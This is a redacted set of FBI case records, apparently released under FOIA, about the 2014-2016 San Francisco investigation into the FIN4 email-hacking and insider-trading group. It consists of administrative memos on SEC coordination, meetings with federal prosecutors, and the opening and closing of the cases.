Re: 318A-SF-5818098, 01/06/2015

b6
b7C

Interview Notes of [REDACTED]

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Electronic Communication

Title: (U) SEC Access Request

Date: 01/15/2015

CC:

[Redacted]

SF-C4 (OST)

b6
b7C
b7E

From: SAN FRANCISCO

SF-C4

Contact:

[Redacted]

Approved By: A/SSA

[Redacted]

Drafted By:

[Redacted]

Case ID #: 318A-SF-5810461

(U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

318A-SF-5818098

(U) UNSUB(S);
[Redacted] - VICTIM;
ANACOR PHARMACEUTICALS - VICTIM;
CORPORATE FRAUD - INSIDER TRADING

[Redacted]

b6
b7C
b7E

UNCLASSIFIED

UNCLASSIFIED

Title: (U) SEC Access Request
Re: 318A-SF-5810461, 01/15/2015

Synopsis: (U) On 01/09/2015, SA [redacted] received an Access Request Letter from SEC Assistant Regional Director [redacted]

b6
b7C

Full Investigation Initiated: 12/03/2014

Enclosure(s): Enclosed are the following items:

1. (U) SEC form 1662
2. (U) SEC Access Request Letter

Details:

On 01/09/2015, SA [redacted] received an Access Request Letter and an SEC form 1662 from United States Securities and Exchange Commission (SEC) Assistant Regional Director [redacted]. The forms are attached electronically to this EC. On 01/15/2015, SA [redacted] informed [redacted] the form was received and [redacted] could review information contained in the captioned FBI case files, with the exception of grand jury material.

b6
b7C

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication**

Title: (U) Meeting with case Agents and USAO on
01/30/2015

Date: 02/04/2015

CC:

SF-C4 (OST)

From: SAN FRANCISCO

SF-C4

Contact:

Approved By: SSA

Drafted By:

Case ID #: 318A-SF-5818098

(U) UNSUB(S);

- VICTIM;

ANACOR PHARMACEUTICALS - VICTIM;

CORPORATE FRAUD - INSIDER TRADING

318A-SF-5810461

(U) UNSUBS;

a.k.a FIN4 - Subject

AcelRx - Victim;

Anacor Pharmaceuticals - Victim;

Cerus Corp - Victim;

CIGNA - VICTIM;

Darden Restaurants, Inc. - VICTIM;

Fenwich & West LLP - VICTIM;

ET. AL.

Corporate Fraud

Synopsis: (U) On 01/30/2015, case Agents and the US Attorney's office met regarding the captioned investigation.

Full Investigation Initiated: 12/04/2014

Details:

On 01/30/2015, FBI SAs

met with

Assistant United States Attorneys

Also

UNCLASSIFIED

b6
b7C
b7E

b6
b7C

UNCLASSIFIED

Title: (U) Meeting with case Agents and USAO on 01/30/2015

Re: 318A-SF-5818098, 02/04/2015

present were [REDACTED] from the SEC. Case Agents provided AUSAs [REDACTED] with updates of the investigation. The investigation continues to be primarily a cyber matter until a subject is identified. Case Agents will continue to share information with the SEC in an effort to identify any unusual trading associated with the intrusion activity.

b6
b7C

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Meeting with AUSA [REDACTED]**Date:** 05/12/2015**CC:** [REDACTED]

SF-C4 (OST)

From: SAN FRANCISCO

SF-C4

Contact: [REDACTED]**Approved By:** SSA [REDACTED]**Drafted By:** [REDACTED]**Case ID #:** 318A-SF-5810461

(U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

Synopsis: (U) On 5/7/2015, SA [REDACTED] met with AUSA [REDACTED]**Full Investigation Initiated:** 12/03/2014**Details:**

On 5/7/2015, SA [REDACTED] met with Assistant United States Attorney (AUSA) [REDACTED] at the San Francisco FBI office. AUSA [REDACTED] requested and was provided with the following documents:

b6
b7C
b7E

b6
b7C

b5
b6
b7C
b7E

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Meeting with AUSA Adam Reeves

Re: 318A-SF-5810461, 05/12/2015



SA [redacted] will review the provided documents in preparation for a meeting with United States Attorney [redacted] scheduled for 5/11/2015.

b5
b6
b7C
b7E

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Meeting with SEC concerning FIN4**Date:** 05/26/2015**CC:** SF-C4 (OST)**From:** SAN FRANCISCO

SF-C4

Contact: [REDACTED]**Approved By:** SSA [REDACTED]**Drafted By:** [REDACTED]b6
b7C
b7E

Case ID #: 318A-SF-5810461 (U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

Synopsis: (U) To memorialize investigative meeting with the San Francisco and New York Regional Offices of the SEC, USAO San Francisco, and San Francisco FBI held at the offices of the San Francisco SEC on 5/20/15.

Full Investigation Initiated: 12/03/2014

Details:

On May 20, 2015, a meeting was held at the offices of the San Francisco SEC, 44 Montgomery Street, 28th Floor, San Francisco, California. The purpose of the meeting was to coordinate the ongoing cyber spearfishing/potential insider trading matter involving the cyber hacker group named FIN4 and how to move forward with the

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Meeting with SEC concerning FIN4
Re: 318A-SF-5810461, 05/26/2015

investigation. The investigative team from the San Francisco FBI, USAO San Francisco, and San Francisco SEC attending the meeting are as follows:

SA

SA

SA

AUSA

AUSA

b6
b7C

The investigative team from the NYRO of the SEC attending via VTC are as follows:

b5
b6
b7C

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Meeting with SEC concerning FIN4
Re: 318A-SF-5810461, 05/26/2015

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Closing of FIN4 cases**Date:** 06/03/2016**CC:** SF-C4 (OST)**From:** SAN FRANCISCO

SF-C4

Contact: [REDACTED]**Approved By:** SSA [REDACTED]**Drafted By:** [REDACTED]

Case ID #: 318A-SF-5810461 (U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

318A-SF-5818098 (U) UNSUB(S);
[REDACTED] - VICTIM;
ANACOR PHARMACEUTICALS - VICTIM;
CORPORATE FRAUD - INSIDER TRADING

b6
b7C
b7E

Synopsis: (U) To close FIN4 matters due to case being transferred to the CHIPS Unit at USAO.

Full Investigation Initiated: 12/03/2014

Details:

Per conversation between SSA [REDACTED] Squad C-4, and AUSA [REDACTED] [REDACTED] on 6/3/16, the FIN4 cases are being transferred to the USAO CHIPS unit. Therefore, Squad C-4 agents will no longer work these matters. It is requested due to the transfer of these cases to the CHIPS unit that both cases involving FIN4 be closed at this time.

b6
b7C

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication**

Title: (U) Open new investigation into group
known as FIN4

Date: 12/03/2014

CC: [REDACTED]

From: SAN FRANCISCO

Contact: [REDACTED]

Approved By: ASAC [REDACTED]

Drafted By: [REDACTED]

Case ID #: 318A-SF-5810461 (U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

Synopsis: (U) A group of individuals known as FIN4 target the email accounts of individuals with access to influential market information, then use this information to engage in insider trading activity. The group is believed to be responsible for numerous instances of insider trading based on the information stolen from these email accounts.

Full Investigation Initiated: 12/03/2014

Details:

An unknown individual or group of individuals, called by cyber security firm FireEye, "FIN4", target the email accounts of highly placed corporate individuals with access to influential market information, then use this information to engage in market trading activity.

UNCLASSIFIED

b6
b7C
b7E